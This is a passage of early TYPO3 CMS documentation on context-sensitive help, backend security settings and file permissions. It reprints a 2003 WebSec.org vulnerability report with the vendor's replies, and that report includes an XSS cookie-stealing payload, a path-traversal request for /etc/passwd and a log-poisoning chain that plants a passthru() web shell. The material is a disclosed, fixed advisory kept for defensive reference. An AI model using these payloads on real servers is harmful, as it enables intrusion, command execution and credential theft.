| seeAlso | <p>Internal hyperlink system for related elements. References to other TCA_DESCR elements or URLs.</p> <p>Syntax:</p> <ul style="list-style-type: none"> • Separate references by comma (,) or line breaks. • A reference can be: <ul style="list-style-type: none"> • either a URL (identified by the 'second part' being prefixed "http", see below) • or a [table]:[field] pair • If the reference is an external URL, then the reference is splitted by vertical line () and the first part is the link label, while the second part is the "http"-URL • If the reference is to another internal TCA_DESCR element, then the reference is splitted by colon (:) and the first part is the <i>table</i> while the second is the <i>field</i>. <p>External URLs will open in a blank window. The links will be in italics. Internal references will open in the same window For internal references the permission for table/field read access will be checked and if it fails, the reference will not be shown.</p> <p>Example: pages:starttime , pages:endtime , tt_content:header , <i>Link to TYPO3.org</i> <i>http://typo3.org/</i></p> |
| alltitle | <p>Alternative title shown in CSH pop-up window. For database tables and fields the title from TCA is fetched by default, however overridden by this value if it is not blank. For modules (tablename prefixed "_MOD_") you must specify this value, otherwise you will see the bare key outputted.</p> |

In all cases of "Text" above , , , and <i> is allowed as HTML tags. *Make HTML-tag names and attributes in lowercase! Must be XHTML compliant.*


The CSH pop-up window

Apart from \$TCA_DESCR labels (for example "description") shown directly in the context of a form or a module you can always click the little "?" icon:



This window will show you all details including possible links to related descriptions and external URLs.

In this window you can also click a link to see the full description of the whole table/module from which this single field stems:



Implementing CSH for your own tables/fields

Implementing CSH for tables and fields of a table is very easy. The display of description, help icon etc. is automatically done by the form rendering class as long as you do the configuration properly. Lets look at two examples:

Adding CSH for fields added to existing tables

Say you have created an extension named "myext" and you have extended the pages-table with a new field, "tx_myext_test". What you need to do is to:

- Create a file named something like "locallang_csh_pages.php" in your extension directory. Then enter PHP-code along these lines:

```
<?php
/**
 * Default TCA_DESCR for my new field in the "pages" table
 */

$LOCAL_LANG = Array (
    'default' => Array (
        'tx_myext_test.description' => 'Enter some test content',
        'tx_myext_test.details' => 'You can enter any content you like in this field',
    )
);
?>
```

- Then add this line to the ext_tables.php file of your extension:

```
t3lib_extMgm::addLLrefForTCAdescr('pages', 'EXT:myext/locallang_csh_pages.php');
```

That's it.

Implementing CSH in your modules

Implementing CSH in your own modules is a little more difficult. In addition to the two mandatory steps of a) creating a `loclang_csh_*.php` file in your extension directory and b) calling the `t3lib_extMgm::addLLrefForTCAdescr()` API function in the `ext_tables.php` file you might also have to manually *load* the labels and manually *insert* the labels where you want them to appear. Whether you need this step or not depends on your method of application:

Method 1: Using `t3lib_BEfunc::helpText*()` functions

If you use these functions the descriptions are not loaded automatically for you. You have to do that manually in the initialization of your module:

1. First, load the description labels for the module. You do that best in the `init()` function of your script class:

```
// Descriptions:
$this->descrTable = "_MOD_".$this->MCONF["name"];
if ($BE_USER->uc["edit_showFieldHelp"]) {
    $LANG->loadSingleTableDescription($this->descrTable);
}
```

It's assumed that `$this->MCONF` equals the global `$MCONF` var that contain module configuration - this delivers the unique module name.

Then secondly - *but most important* - is that you check for the User Configuration setting "edit_showFieldHelp" (highlighted with red)

2. Then for each position in your document where you want to have a help icon and possibly help-text (description field) you will have to call an API function; `t3lib_BEfunc::helpTextIcon()`, `t3lib_BEfunc::helpText()` or both. These will check if help is available and if so, return a help icon / help text.

This approach is user in the Extension Manager for example. Here it is a good choice because there are descriptions for all settings for extensions and we want to link them to the help icons in a table column

Example 1

The most simple and straight forward way to include the icon/helptext would be something like this:

```
$HTMLcode.=
    t3lib_BEfunc::helpTextIcon($this->descrTable,"quickEdit_selElement",$GLOBALS["BACK_PATH"]).
    t3lib_BEfunc::helpText($this->descrTable,"quickEdit_selElement",$GLOBALS["BACK_PATH"]).
    "<br/>";
```

These lines assumes that

- `$this->descrTable` points to the "tablename" (in this case the string `"_MOD_".$MCONF["name"]`)
- "quickEdit_selElement" is a "fieldname" defined in the `loclang_csh` file
- `$GLOBALS["BACK_PATH"]` is correctly pointing back to the `TYPO3_mainDir` (that is necessary for modules outside of the main directory)

The `loclang_csh` file for this example would look like this:

```
<?php
/**
 * Default TCA_DESCR for "_MOD_web_layout"
 */

$LOCAL_LANG = Array (
    'default' => Array (
        'quickEdit.description' => 'The Quick Editor gives you direct . . . ',
        'quickEdit.details' => 'The Quick Editor is designed to cut . . . ',
        'quickEdit_selElement.description' => 'This is an overview of th. . . ',
        'columns.description' => 'By the \"Columns\" view you can control t. . . ',
    ),
);
?>
```

(Location is "sysex/cms/loclang_csh_weblayout.php" and in `ext_tables.php` for the "cms" extension you will find this line to associate the `loclang` file with CSH for the Web>Page module:

```
t3lib_extMgm::addLLrefForTCAdescr('_MOD_web_layout','EXT:cms/loclang_csh_weblayout.php');
```

Notice the key " quickEdit_selElement.description" which will provide the description for the help icon in the example.

Example 2

A more advanced - and better - approach is to create a function internally in the script class of the module for handling the help texts. This is an example from the Extension Manager module (`mod/tools/em/index.php`):

```

function helpCol($key)    {
    global $BE_USER;
    if ($BE_USER->uc["edit_showFieldHelp"]) {
        $hT = trim(t3lib_BEfunc::helpText($this->descrTable, "emconf_". $key, $this->doc->backPath));
        return '<td>'.
            ($hT?$hT:
                t3lib_BEfunc::helpTextIcon(
                    $this->descrTable,
                    "emconf_". $key,
                    $this->doc->backPath
                )).
            '</td>';
    }
}

```

The basic elements are the same, but its more comfortable to work with.

If you want more examples you can make a source code search for the function `->loadSingleTableDescription` and `$TCA_DESCR` and then you should find a number of examples to learn from as well.

Method 2: Using `t3lib_BEfunc::cshItem()`

This is the quick method. Calling this function instead of `t3lib_BEfunc::helpText()` will deliver an output which is either a help-icon or a table with both icon and description text depending on the current users configuration. In addition it will automatically load the description files for the `$table` parameter given.

```

$HTMLcode.=
t3lib_BEfunc::cshItem($tableIdent, 'quickEdit', $BACK_PATH);

```

Security in TYPO3

Default security includes:

The security dealt with here regards the backend of TYPO3.

- Passwords for backend login are not sent clear-text (front-end user logins are!). They are md5-hashed together with a unique string sent from the server and thus hard to decipher. Editing the passwords in the backend interface also md5-hashes the password before it's sent to the server.
This is not true encryption, it just makes it hard to find/guess the passwords.
- Sessions for backend and frontend users are done with a 32 byte cookie (md5-hash) which is looked up in the database and restores the session. A session lasts for little less than 2 hours with idle-time. Sessions might be locked to (parts of) the remote IP address of the user and the `HTTP_USER_AGENT` identification string to prevent session hi-jacking.

Additional security measures you can take:

- Add a `.htaccess` file to the `typo3/` source code directory. This will "webserver protect" the backend interface. Backend users will have to type in two passwords: First the general webserver password, then the user-specific TYPO3 password. The authenticated web-server user is not used by TYPO3 in any way. It just adds another gate in the authorization process.
Notice: This solution will not work if you are using file resources (such as images) from extensions in your frontend! That might be the case if your site uses frontend plugins from extensions installed as "system" or "global". If an image is referenced on the site it will trigger an authorization box to pop up! The solution could be to install the extension as "local" (in `typo3conf/ext/`) where the directory is not password protected.
- Add IP-filtering (see `TYPO3_CONF_VARS[BE][IPmaskList]`) - this enables you to lock out any backend users which are not coming from a certain IP number range.
- Add `lockToDomain` in `be_users/be_groups` records (makes sure that users are logging in only from certain URL's - maybe some secret admin-url you make?)
- [Change name of the "typo3/" backend directory](#) (makes it harder to guess the administration URL).
- Set the `TYPO3_CONF_VARS[BE][warning_mode]` and `TYPO3_CONF_VARS[BE][warning_email_addr]` - that will inform you of logins and failed attempts in general.
- Use https for all backend activity. That will make sure that your passwords and data communication with the server are truly encrypted. `TYPO3_CONF_VARS[BE][lockSSL]=1` will force users to use https.

Recommendations

In the core group we are only directly concerned with security of the source code libraries/scripts plus extensions. Whatever scripts are located in `fileadmin/` or `typo3conf/` - basically all local, *site-specific* scripts - are outside of our domain. However these are our recommendations on how to deal with all the site specific issues. Some of these suggestions are for paranoid users, but now we mention them and you can determine the threat yourself.

- Make sure your PHP-scripts does not output the path on the server if they are called directly. If you use the testsite package there are example scripts in fileadmin/ directory which will do so. That is called "path disclosure" and poses a security threat (some argues).
- **SQL-dumps:** Don't store SQL-dumps of the database in the webroot - that provides direct access to all database content if the file position is known or guessed.
- **locallang.php:** You might move the typo3conf/locallang.php file to a position outside of webroot and then use the typo3conf/localconf.php file to just include this other file from the absolute position. Some argues that it's a security problem to have the configuration file located inside the webroot.
Example: Make a file "/home/mydir/real_localconf.php" and put your configuration into that file. Then make the real "typo3conf/localconf.php" look like this:


```
<?php
require("/home/mydir/real_localconf.php");
?>
```
- **typo3/dev/ folder:** You might remove the typo3/dev/ folder since it contains development scripts only. They are however by default (or should be!) disabled by die() function calls.
- **Install Tool:** Make sure to protect the Install Tool since it can be extremely harmful. By default the typo3/install/index.php script should be blocked by a die() function call which can be commented out when you need the script. Furthermore, calling the die() function depending on the IP address from REMOTE_ADDR is not considered secure enough! You should also change the default password from "joh316" to something else. Further you could add a ".htaccess" file to the "typo3/install/" directory. If you are really paranoid you can totally remove the typo3/install/ directory, but that's probably too far to go.
- **Disable "Directory listing"** in the webserver or alternatively add blank "index.html" to subdirectories like uploads/*, typo3conf/* or fileadmin/*. Most likely you don't want people to browse freely in your subdirectories to TYPO3.

(Thanks to Martin Eiszner / @2002WebSec.org for pointing out some of these issues)

PHP settings

PHP settings can also greatly influence security. If you read the header of a "php.ini" file you will normally find a list of the latest list of recommended settings for a production environment. Our coding guidelines are encouraging developers to program code compliant with these guidelines.

As a little snapshot these settings affects security and could be enabled:

- Settings that will prevent PHP from revealing information about your system if an error occurs. However, this will be very disturbing to turn on in a development environment:

```
log_errors = On
display_errors = Off
```

- Enabled "open_basedir" and "safe_mode" for your server (TYPO3 3.6.0 is compliant!)

Notice!

Generally, backend users in TYPO3 are expected to be trusted to a certain degree. At least TYPO3 assumes that you are in control of your backend users to a large extend and have a good grip on their intentions. Therefore you should be aware that:

- Backend users are typically allowed to create HTML content elements which inserts *pure* HTML on webpages! Other elements allow for the same and there are many places where URLs are possible to insert. All of this means one thing: Ordinary backend users maintaining content *can exploit XSS techniques* since they can insert content on pages! This is *not* a bug in TYPO3 but a "feature" which is impossible to avoid if you at the same time want people to do exactly that; insert pure HTML on pages!
Of course the problem is not big; you can always track down which user might have inserted malicious code on the pages through the backend log!

XSS (Cross Site Scripting)

TYPO3 has *not* been thoroughly screened for XSS bugs. However the general coding style of TYPO3 has always implemented htmlspecialchars() and strip_tags() where necessary so the state in regard to XSS should be fairly sound. We also include guidelines for preventing XSS bugs in the official Coding Guidelines.

If you have found XSS bugs or generally want to help out by testing or offering expertise on the matter, please let us know.

Security reports

www.WebSec.org security report on TYPO3 3.5b5, january 2003

January 2002 Martin Eiszner from WebSec.org informed us of a list of security problems in TYPO3 version 3.5b5. The issues were corrected in version 3.5.0.

The report is posted here with permission from Martin Eiszner with Kasper Skårhøjs comments in red.

```
>2002@WebSec.org/Martin Eiszner
>
>=====
>Security REPORT TYPO3
>=====
>
>
>Product: Typo3 (Version 3.5b5 / Earlier versions are possibly vulnerable
>too)
>
>Vendor: Typo3 (http://www.typo3.com)
>Vendor-Status: kasper@typo3.com informed
>Vendor-Patch: ---
>
>Local: NO
>Remote: YES
>
>Vulnerabilities:
>-path-disclosure
>-proof of file-existence
>-arbitrary file retrieval
>-arbitrary command execution
>-CrossSiteScripting / privilege escalation / cookie-theft
>-install/config files and scripts within webroot
>
>Severity: MEDIUM to HIGH
>
>Tested Plattforms: Linux / Slackware i686 / Apache 1.3.23 / PHP 4.1.2
>
>
>=====
>Introduction
>=====
>
>removed/vendor
>
>
>=====
>Vulnerability Details
>=====
>
>
>0) CLIENT-SIDE DATA-OBFUSCATION
>
>form-fields are obfuscated using client-side java-script routines.
>after the fields are joined a java-script creates MD5-hashes and
>submits the form.
>
>examples: index.php (account-data), showpic.php(name-checksum)
>
>attached perl-scripts (typo.pl/showpic.pl) demonstrate how to circumvent
>this protection.
>
```

index.php:

The point of the MD5 hashing of passwords is to not transmit the password in cleartext. That is working as it should: For each login a new random hash is used to "encrypt" the sending of the password. This means that the "useridnt" string is never the same even though the same password is sent. Your proof-of-concept script only emulates the login-form allowing for making looped login-attempts. Isn't that correct? Pls. comment.
NOT FIXED - It works as intended and higher security must - as far as I can see - be obtained by application of other external methods in addition. See <http://typo3.org/doc+M561953c3fc3.0.html>

showpic.php/thumbs.php:

In these scripts the point of MD5-hashes is simply to make it hard for people to spontaneously change a parameter to the script. This is made difficult because you'll need computing of the MD5-hash. So this is not meant to be totally impossible, but just plain hard preventing casual users from trying.
FIX: I have included a server-known key in the MD5 hash so it can't be reconstructed.

>1) PATH-DISCLOSURE

```
>
>several test-, class- and library-scripts can be found within webroot.
>some of them can be forced to produce runtime errors and output their
```

```
>physical path.
>
>example: /fileadmin/include_test.php
```

This script exists only with the testsite. This script is therefore not a part of the TYPO3 source code and the responsibility to remove this script - and further make sure that such scripts does not in general exist! - lies on the developer/implementator of a TYPO3 solution. NOT FIXED - the testsite-package will still ship with this script since it's not a part of the TYPO3 source code as such. Users of the testsite-package are responsible of removing this script themselves if it disturbs them.

```
>2) PROOF OF FILE-EXISTENZ
```

```
>
>"showpic.php" and "thumbs.php" allow an attacker to check the existense of
>arbitrary files.
>
>combined with file-enumeration methods it is possible to reconstruct parts
>of the directory- and filesystem - structure.
>
>example on howto check for existing files with attached perl-script
>"showpic.pl":
>---*---
>sh> showpic.pl localhost '../..../..../..../..../..../..../..../etc/hosts'
>../..../..../..../..../..../..../..../etc/hosts exists
>---*---
```

FIXED.

```
>3) CROSS SITE SCRIPTING / COOKIE-THEFT
```

```
>
>all system and login-errors are saved in the typo3-database.
>administrators can view all the erroneous data.
>
>since this data is not being checked for XSS-content it is possible to
>include
>client-side script(java-script)-tags in these entries.
>
>every time the admins view their logs these scripts will be run on the
>admins
>web-browser which leads to a typical XSS-bug.
>
>thus making it possible to steal the admins-cookies or let him open a new
>user-account wihout his knowledge.
>
>example with the attached "typo.pl" - perlscript:
>
>---*---
>sh> typo.pl localhost '<script>alert(document.cookie)</script><:aaa'
>---*---
>
>viewing the logfiles will execute the script.
```

FIXED.

```
>4) ARBITRARY FILE-RETRIEVAL
```

```
>
>the "dev/translations.php" - script does not check the
>ONLY-parameter for malicious values.
>
>a relative path combined with a Nullbyte lead to the inclusion of the
>given file.
>
>example http-request:
>---*---
>GET
>http://host/dev/translations.php?ONLY=%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd%00
>---*---
```

```
>5) ARBITRARY COMMAND EXECUTION
```

```
>
>extends vulnerability number 4):
>
>if the included file contains php-source code it will be executed.
>thus allowing an attacker to execute operating-system commands and
>at long sight escalate his privileges.
>
```

```

>example:
>---*---
>
>a file for placing our malicious php-source is needed.
>if there is no file we have write-access we still can use the
>websevers-logfiles.
>
>the following http-request:
>---cut---
>http://localhost/<%3f %60echo %27<%3fpassthru(%5c%24c)%3f>%27 >>
>./x.php%60 %3f>
>---cut---
>
>creates this entry:
>
>---cut---
>[Tue Jan 14 19:42:53 2003] [error] [client 127.0.0.1] File does not exist:
>/apachepath/apache/htdocs/<? `echo '<?passthru(\`$c)?>' >> ./x.php` ?>
>---cut---
>
>in a typical apache - error_log file.
>
>using the method discussed under 4) the following http-request:
>
>---cut---
>http://localhost/typo3/typo3/dev/translations.php?ONLY=relative_apache_path/apache/logs/error_log%00'
>---cut---
>
>will include the apache error_log in our output and execute our
>php-commands.
>as a result we will find x.php in our "/dev" directory.
>
>x.php:
>---cut---
><?passthru($c)?>
>---cut---
>
>---*---
>

```

4+5 is FIXED.

NOTE: The dev/ folder contains scripts which are normally disabled by a die() function call since they are used in special cases. The dev/ folder scripts are not considered a real part of the TYPO3 source and can be removed without any consequences if a user wants to.

>6) SCRIPTS AND DIRECTORIES IN WEBROOT

```

>
>a couple of scripts, libraries, files and directories can be found within
>typo3s
>webroot.
>
>"/install" is improper protected and vulnerable to brute-force attacks.

```

The file install/index.php can be protected by a die() function call. Developers are always encouraged to keep the script disabled during the long periods where it is not used. However failure to do so may impose a security hole. In particular if the default Install Tool Password is not changed.

The security problem regards only careless use and warnings are plentiful inside the Install Tool! However if any security holes in the PHP-scripts exists that is a more interesting matter. I don't see any.

Paranoid users can safely remove this directory if they don't need the install tool or alternatively insert a .htaccess file if they like.

NOT FIXED - responsibility is the on the user.

```

>"/fileadmin" directory reveals log-files and demo-scripts

```

Depends on implementation. The "fileadmin/" directory is at the users disposal and not a part of TYPO3's source code.

True enough, the testsite-package includes both logfiles and scripts there.

NOT FIXED - responsibility is the on the user.

```

>"/typo3conf" directory contains the localconf.php,database.sql and other
>sensitive files

```

localconf.php file is by default placed here. That is correct. The directory must also be writeenabled according to TYPO3's requirements for a correct installation.

Paranoid users can always make a reduced localconf.php file which includes another "outside-of-webroot" file if they like:

```
<?
include("/outside_of_webroot/real_localconf.php");
?>
```

As for the sql-file found there it's not a requirement of the source code and in this analysis it stems from the testsite-package.
NOT FIXED - responsibility is on the user.

```
>=====
>Remarks
>=====
>
>the serious vulnerabilities rely on the "/dev" (developer?) - directory.
>scripts within this directory can be found in many/most
>production-environments!
```

It's officially recommended to just remove this directory then.

```
>=====
>Recommended Hotfixes
>=====
>
>1) remove "/install" directory
>2) remove "/dev" directory
```

OK

>2) Choose strong administrator-passwords

Always do. Also see this URL for further security actions you can take:
<http://typo3.org/doc+M561953c3fc3.0.html>

>3) showpic.php and thumbs.php must be patched.

FIXED.

>3) remove all demo-directories and protect "/fileadmin" and "/typo3conf"

Both directories are not part of the TYPO3 source code but relates to the specific implementation. Responsibility therefore lies on the developers implementation of a site with TYPO3. See above comments for advises on these issues.

```
>EOF Martin Eiszner / @2002WebSec.org
>
>
>=====
>Contact
>=====
>
>WebSec.org / Martin Eiszner
>Gurkgasse 49/Top14
>1140 Vienna
>
>Austria / EUROPE
>
>mei@websec.org
>http://www.websec.org
>
```

Files and Directories

TYPO3 files and folders

The TYPO3 source code-library consists of these folders:

If you have downloaded the "typo3src_[xxx].tgz" version of TYPO3s source code you will see these directories:

| folder | |
|--------|---|
| t3lib/ | TYPO3 libraries which are mostly for the backend, but some are used by the frontend as well. Includes a folder with fonts and graphics. |

| folder | |
|--------|--|
| typo3/ | TYPO3 backend administration directory. This has been described in detail earlier in this document. |
| misc/ | Supplementary scripts (like superadmin.php) and old changelogs for previous versions. Not needed by any online site and can safely be removed. |

Please notice that the source code *itself* will not run out of the box - it must be set up with local site files to form a proper website based on TYPO3. See the introduction to this document for more information and further, seek help in other documents if that is what you need. Possibly you should download what is called a "package" if you need an out-of-the-box running website.

Files of typo3/

See the document "TYPO3 Core API" for a list of the source code files. There you can also see which files might be of interest to you.

Paths in TYPO3 (UNIX vs. Windows):

Absolute paths are necessary in the backend in order to support symlinking of the backend code (UNIX).

All paths are using single forward slashes (mydir/myfile.php - right!) opposed to backslashes (mydir\\myfile.php - WRONG!).

All absolute paths should begin with either "/" or "x:/", eg. "/mydir/myfile.php" (unix) or "C:/mydir/myfile.php" (windows). Please use the function `t3lib_div::isAbsPath($path)` to check absolute paths. This function will return true if absolute. There are also a few other API functions which are very recommended for security reasons: `t3lib_div::getFileAbsFileName()` will return the absolute filename for you from a relative path and further check that the path in the input is valid. `t3lib_div::validPathStr()` is also nice since it checks for "..", "/" and "\" in the path.

See "TYPO3 Core API" for more details on [high priority API functions](#).

Filesystem permissions

How does the UNIX-filesystem permissions interact with TYPO3?

The answer is simple: TYPO3 runs as the user, PHP "runs" as. This could depend on the httpd.conf file of Apache. Default is "nobody" as far as I know. On Debian installations it is "www-data".

The main thing is, that TYPO3 must be able to write to certain folders in order for the file-administration to work. This means that after installation of TYPO3, you should alter the user of the scripts and folders, probably with the "chown" command.

If you have access to the webserver through FTP, you might be uploading scripts with yourself as user. These scripts might be executable by Apache as PHP-scripts but when the scripts need to write to eg. the upload-folder, this folder might be owned by "you" and thereby TYPO3 does not work. Therefore; the folders TYPO3 need write-access to must be writeable by the Apache-user.

Folders that requires write access are `fileadmin/*` and `uploads/*` for the frontend and `typo3temp/` for both frontend and backend. Furthermore for extensions directories `typo3/ext/` and `typo3conf/` and sub directories must be writeable for PHP as well.

Another issue is if you mount user-directories (see the localconf-file). You may mount a directory to which you have ftp-access. But if you do so, files uploaded to this directory may not be deleted by TYPO3. That's normally not a problem - you can delete them again by ftp, but it's much worse if you do not enable read-access for the Apache-user to that directory. Then the directory-structure will not be read and it does not show up on the file-tab.

Experience suggests that if you run in a two-user mode (one use for FTP, another for PHP-script execution) you should do this to make TYPO3 work seamlessly:

- Make each user a member of the other users group
- Set "775" permissions on files and folders that should be writeable by both
- Set "[user1].[user2]" owner/group on files and folders

Write protection of source code

The source code needs to be writeable at certain points. Lets define some rules:

Backend / Source code:

- Generally you can write protect the whole TYPO3 source code (that is the `typo3_src/*` (more specifically `typo3/`, `tslib/`, `t3lib/`) directories and their contents)
- ... except: "typo3/ext/" if you wish TYPO3 to install global extensions for you.

Frontend (local website):

- typo3temp/, uploads/ (+ subdirs) and typo3conf/ (+ subdirs) must be writeable.

The ownership of the files should be the webserver user executing the scripts.

On unix-boxes you can use this command:

```
chmod 555 typo3_src/ -R
```

Notice: A typical mistake on UNIX systems regarding the write permissions is if you look at the write permission for eg. "typo3conf/localconf.php" and see that this file should be writeable. If TYPO3 tells you that it is not writeable it's most likely because you didn't allow PHP to write to the typo3conf/ *directory* as well!

Changing the default "typo3/" directory

By default TYPO3 is administrated from the directory "typo3/". You can change (rename) that so the backend is available from another directory, eg. "my_typo3_admin_dir/". But the frontend and backend is tied together in some ways that mean you'll have to change parts of the source code. That is relatively easy if you follow these guidelines:

- Rename the "typo3/" dir/softlink to "my_typo3_admin_dir/". Notice that the backend directory must always be a sub directory to the website (extensions inside + frontend edit relies on the backend to be there). Further it cannot be a sub-sub-directory either! (This will work only partially and is currently not intended to be fixed).
- Search for the string 'define("TYPO3_mainDir"'. At least four scripts will be found: tslib/index_ts.php (the index.php file), tslib/showpic.php, tslib/thumbs.php and typo3/init.php. With each instance change the constant definition from "typo3/" to "my_typo3_admin_dir/".
- Any local extensions (those installed in typo3conf/ext/) that has backend modules in them (those with conf.php files) MUST have their \$BACK_PATH definition in the conf.php file changed! If they are installed by the extension manager everything should be fine, but if not, you must change manually. You will receive an error something like this:

```
Warning: Failed opening '../..../typo3/init.php' for inclusion...
```

- Rarely: The extension "direct_mail" has two cron-scripts, dmailer.phpcron and returnmail.phpsh. They have "typo3/" hardcoded as admin directory as well. If you use these scripts, you will have to change that too.
- Finally you should remove the "temp_CACHED_ps*" files found in typo3conf/ before you test the new settings. Those will be re-generated with adjusted paths on the first executing of a TYPO3 script. On UNIX systems something like this will do the trick:


```
rm typo3conf/temp_CACHED_ps*
```

Core modules

List module


The list module is like the file manager in an Operating System; it provides basic access to all "elements" available in the system. In TYPO3 almost all information is stored in the database and managed after the same principles internally. For instance Content Elements representing page content are database records just like backend users are. The Web>List module allows us to create, modify and delete both kinds of records after the same principles. However, "context sensitive" management of Content Elements when building web page content is better done with specialized modules like the "Page" module which also provides access to Content Elements but from a CMS perspective rather than a raw "list perspective".

In this screenshot you can see the list module showing the content of a page in the page tree. Two tables had records associated by that page and they are shown in the listing.

